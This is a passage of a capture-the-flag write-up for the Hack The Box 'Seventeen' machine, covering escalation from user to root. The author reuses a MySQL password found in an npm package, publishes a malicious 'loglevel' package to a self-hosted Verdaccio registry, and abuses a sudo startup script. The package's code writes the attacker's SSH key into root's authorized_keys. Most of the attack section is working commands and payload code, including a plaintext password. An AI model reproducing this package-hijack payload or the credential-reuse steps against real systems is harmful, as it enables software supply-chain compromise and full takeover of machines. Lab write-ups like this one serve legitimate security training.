
Search packages -> find db-logger & loglevel -> install db-logger(old)
mark@seventeen:~$ npm search --registry http://127.0.0.1:4873
npm WARN Building the local index for the first time, please be patient
▐ ╢░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░╟
NAME                 DESCRIPTION                                                  AUTHOR
bignumber.js         A library for arbitrary-precision decimal and non-decimal…   =mikemcl
core-util-is         The `util.is*` functions introduced in Node v0.12.           =isaacs
db-logger            Log data to a database                                       =kavigihan
inherits             Browser-friendly inheritance fully compatible with standard… =isaacs
isarray              Array#isArray for older browsers                             =juliangruber
loglevel             Minimal lightweight logging for JavaScript, adding reliable… =pimterry
mysql                A node.js driver for mysql. It is written in JavaScript,…    =dougwilson…
process-nextick-args process.nextTick but always with args                        =cwmma
readable-stream      Streams3, a user-land copy of the stream library from…       =cwmma =isaacs…
safe-buffer          Safer Node.js Buffer API                                     =feross =mafintosh
sqlstring            Simple SQL escape and format for MySQL                       =sidorares…
string_decoder       The string_decoder module from Node core                     =cwmma…

mark@seventeen:~/qwe$ mkdir -p node_modules && npm install db-logger --registry http://127.0.0.1:4873
/home/mark/qwe
└─┬ db-logger@1.0.1
  └─┬ mysql@2.18.1
    ├── bignumber.js@9.0.0
    ├─┬ readable-stream@2.3.7
    │ ├── core-util-is@1.0.3
    │ ├── inherits@2.0.4
    │ ├── isarray@1.0.0
    │ ├── process-nextick-args@2.0.1
    │ ├── string_decoder@1.1.1
    │ └── util-deprecate@1.0.2
    ├── safe-buffer@5.1.2
    └── sqlstring@2.3.1
Discover mysql credential: IhateMathematics123#, which can be used by user kavi:
mark@seventeen:~/qwe/node_modules/db-logger$ cat package.json
{
  "_args": [
    [
      "db-logger",
      "/home/mark/qwe"
    ]
  ],
  "_from": "db-logger@latest",
  "_id": "db-logger@1.0.1",
  "_inCache": true,
  "_installable": true,
  "_location": "/db-logger",
  "_nodeVersion": "8.10.0",
  "_npmUser": {},
  "_npmVersion": "3.5.2",
  "_phantomChildren": {},
  "_requested": {
    "name": "db-logger",
    "raw": "db-logger",
    "rawSpec": "",
    "scope": null,
    "spec": "latest",
    "type": "tag"
  },
  "_requiredBy": [
    "#USER"
  ],
  "_resolved": "http://127.0.0.1:4873/db-logger/-/db-logger-1.0.1.tgz",
  "_shasum": "cad3ace58207506616e098c622f50a0ba22ba6d0",
  "_shrinkwrap": null,
  "_spec": "db-logger",
  "_where": "/home/mark/qwe",
  "author": {
    "name": "kavigihan"
  },
  "contributors": [],
  "dependencies": {
    "mysql": "2.18.1"
  },
  "description": "Log data to a database",
  "devDependencies": {},
  "dist": {
    "shasum": "cad3ace58207506616e098c622f50a0ba22ba6d0",
    "tarball": "http://127.0.0.1:4873/db-logger/-/db-logger-1.0.1.tgz"
  },
  "keywords": [
    "log"
  ],
  "license": "ISC",
  "main": "logger.js",
  "name": "db-logger",
  "optionalDependencies": {},
  "readme": "ERROR: No README data found!",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "version": "1.0.1"
}

mark@seventeen:~/qwe/node_modules/db-logger$ cat logger.js
var mysql = require('mysql');

var con = mysql.createConnection({
  host: "localhost",
  user: "root",
  password: "IhateMathematics123#",
  database: "logger"
});

function log(msg) {
    con.connect(function(err) {
        if (err) throw err;
        var date = Date();
        var sql = `INSERT INTO logs (time, msg) VALUES (${date}, ${msg});`;
        con.query(sql, function (err, result) {
        if (err) throw err;
        console.log("[+] Logged");
        });
    });
};

module.exports.log = log
56.4.3. kavi -> root
sudo enum
kavi@seventeen:~$ sudo -l
[sudo] password for kavi:
Matching Defaults entries for kavi on seventeen:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User kavi may run the following commands on seventeen:
    (ALL) /opt/app/startup.sh
Analyse this script:
kavi@seventeen:~$ cat /opt/app/startup.sh
#!/bin/bash

cd /opt/app

deps=('db-logger' 'loglevel')

for dep in ${deps[@]}; do
    /bin/echo "[=] Checking for $dep"
    o=$(/usr/bin/npm -l ls|/bin/grep $dep)

    if [[ "$o" != *"$dep"* ]]; then # if deps not installed, then install it
        /bin/echo "[+] Installing $dep"
        /usr/bin/npm install $dep --silent # npm install registry can be altered by .npmrc | npm config set registry http://xxx
        /bin/chown root:root node_modules -R # change owner of installed modules
    else
        /bin/echo "[+] $dep already installed"

    fi
done

/bin/echo "[+] Starting the app"

/usr/bin/node /opt/app/index.js # start app
kavi@seventeen:~$ sudo /opt/app/startup.sh
[sudo] password for kavi:
[=] Checking for db-logger
[+] db-logger already installed
[=] Checking for loglevel
[+] Installing loglevel
/opt/app
├── loglevel@1.8.0
└── mysql@2.18.1

[+] Starting the app
Analyse the app index.js to exhibit required loglevel:
kavi@seventeen:/opt/app$ cat index.js
const http = require('http')
const port = 8000
const fs = require('fs')
//var logger = require('db-logger')
var logger = require('loglevel')
4873 port -> Verdaccio: A lightweight Node.js private proxy registry
IDEA: start a local verdaccio (docker, adduser, publish) & change remote machine’s registry -> sudo cmd to download a fake loglevel with revshell
Exploit:
Start a local Verdaccio & Add a new user:
└─╼$ sudo docker run \
        -it \
        --rm \
        -p 4873:4873 \
        verdaccio/verdaccio
 info --- config file  - /verdaccio/conf/config.yaml
 info --- the "crypt" algorithm is deprecated consider switch to "bcrypt" in the configuration file. Read the documentation for additional details
 info --- using htpasswd file: /verdaccio/storage/htpasswd
 info --- plugin successfully loaded: verdaccio-htpasswd
 info --- plugin successfully loaded: verdaccio-audit
 warn --- http address - http://0.0.0.0:4873/ - verdaccio/5.29.2
└─╼$ npm adduser --registry http://127.0.0.1:4873/ --auth-type=legacy
npm notice Log in on http://127.0.0.1:4873/
Username: qwe
Password:
Email: (this IS public) qwe@hackthebox.com
Logged in on http://127.0.0.1:4873/.
Create a customized npm package: loglevel
fake a npm package: loglevel
----------------------------
└─╼$ npm init
This utility will walk you through creating a package.json file.
It only covers the most common items, and tries to guess sensible defaults.

See `npm help init` for definitive documentation on these fields
and exactly what they do.

Use `npm install <pkg>` afterwards to install a package and
save it as a dependency in the package.json file.

Press ^C at any time to quit.
package name: (db-logger)
version: (1.0.0) 1.0.1
description: im qwe
entry point: (index.js)
test command:
git repository:
keywords:
author:
license: (ISC)
About to write to /mnt/hgfs/share/pwk/linux/Seventeen/priv/db-logger/package.json:

{
  "name": "db-logger",
  "version": "1.0.1",
  "description": "im qwe ",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "author": "",
  "license": "ISC"
}

Is this OK? (yes)
Publish loglevel@1.8.1 (because we need to set a higher version of machine’s original version 1.8.0)
└─╼$ npm publish --registry http://127.0.0.1:4873/
npm notice
npm notice 📦  loglevel@1.8.1
npm notice === Tarball Contents ===
npm notice 1.6kB index.js
npm notice 204B  package.json
npm notice === Tarball Details ===
npm notice name:          loglevel
npm notice version:       1.9.2
npm notice filename:      loglevel-1.9.2.tgz
npm notice package size:  719 B
npm notice unpacked size: 1.8 kB
npm notice shasum:        f4497a26942d7e66d6058b5dab8e6548e55db458
npm notice integrity:     sha512-47bp1gyyide4g[...]V3vVll6nFyAxg==
npm notice total files:   2
npm notice
npm notice Publishing to http://127.0.0.1:4873/ with tag latest and default access
+ loglevel@1.8.1
The faked package needs to fill in some more functions:
kavi@seventeen:~$ cat /opt/app/index.js | grep -o 'logger\.\w\+\s*(' | awk -F'[.(]' '{print $2}'
debug
warn
log
Reference: how to execute system command in nodejs
└─╼$ cat index.js
require('child_process').exec('mkdir -p /root/.ssh; echo "ssh-ed25519 AAAAC3...d1DnmCN qwe@kali" >> /root/.ssh/authorized_keys;touch /home/kavi/imroot')

function log(msg) {}
function warn(msg) {}
function debug(msg) {}
module.exports = {
    log: log,
    debug: debug,
    warn: warn
};
execute sudo cmd
kavi@seventeen:~$ sudo /opt/app/startup.sh
[sudo] password for kavi:
[=] Checking for db-logger
[+] db-logger already installed
[=] Checking for loglevel
[+] Installing loglevel
/opt/app
├── loglevel@1.8.0
└── mysql@2.18.1

[+] Starting the app
ssh to login
root@seventeen:~# id
uid=0(root) gid=0(root) groups=0(root)
root@seventeen:~# uname -a
Linux seventeen 4.15.0-177-generic #186-Ubuntu SMP Thu Apr 14 20:23:07 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
56.5. Exploit Chain
port scan with domain name -> subdomain enum: exam.seventeen.htb -> Exam Reviewer Management: SQLi -> db enum: student table -> Kelly Shane credential & able to login ERM -> able to upload cmd.php and empty .htaccess to bypass restriction -> www-data inside docker container -> grep info from /var/www/html -> credentials of db -> reused to get mark-priv (username is found in passwd file) shell outside container -> linpeas output: emails related with kavi -> npm package db-logger(old) & loglevel (new, need published) -> enum Verdaccio service at port 4873 -> npm install db-logger from local registry & enum downloaded package -> mysql credential which can be reused to login as kavi -> sudo enum & /opt/app/startup.sh which installs db-logger & loglevel 1.8.0 and start app -> change npm registry to kali Verdaccio service(where a customized higher version 1.8.1 loglevel is published with the same functions inside app and child_process executing process to insert kali pub key into root’s authorized_key file) -> ssh to login as root
56.6. Beyond Root
npm@9 compatibility problem: unable to adduser
└─╼$ sudo docker run \
        -it \
        --rm \
        -p 4873:4873 \
        verdaccio/verdaccio
 info --- config file  - /verdaccio/conf/config.yaml
 info --- the "crypt" algorithm is deprecated consider switch to "bcrypt" in the configuration file. Read the documentation for additional details
 info --- using htpasswd file: /verdaccio/storage/htpasswd
 info --- plugin successfully loaded: verdaccio-htpasswd
 info --- plugin successfully loaded: verdaccio-audit
 warn --- http address - http://0.0.0.0:4873/ - verdaccio/5.29.2
 info <-- 172.17.0.1 requested 'POST /-/v1/login'
 http <-- 200, user: null(172.17.0.1), req: 'POST /-/v1/login', bytes: 33/0
 http <-- 404, user: null(172.17.0.1), req: 'POST /-/v1/login', bytes: 33/150

└─╼$ npm adduser --registry http://127.0.0.1:4873/
npm notice Log in on http://127.0.0.1:4873/
npm ERR! code ENYI
npm ERR! Web login not supported

npm ERR! A complete log of this run can be found in:
npm ERR!     /home/qwe/.npm/_logs/2024-03-04T10_52_32_167Z-debug-0.log
How to fix:
--auth-type=legacy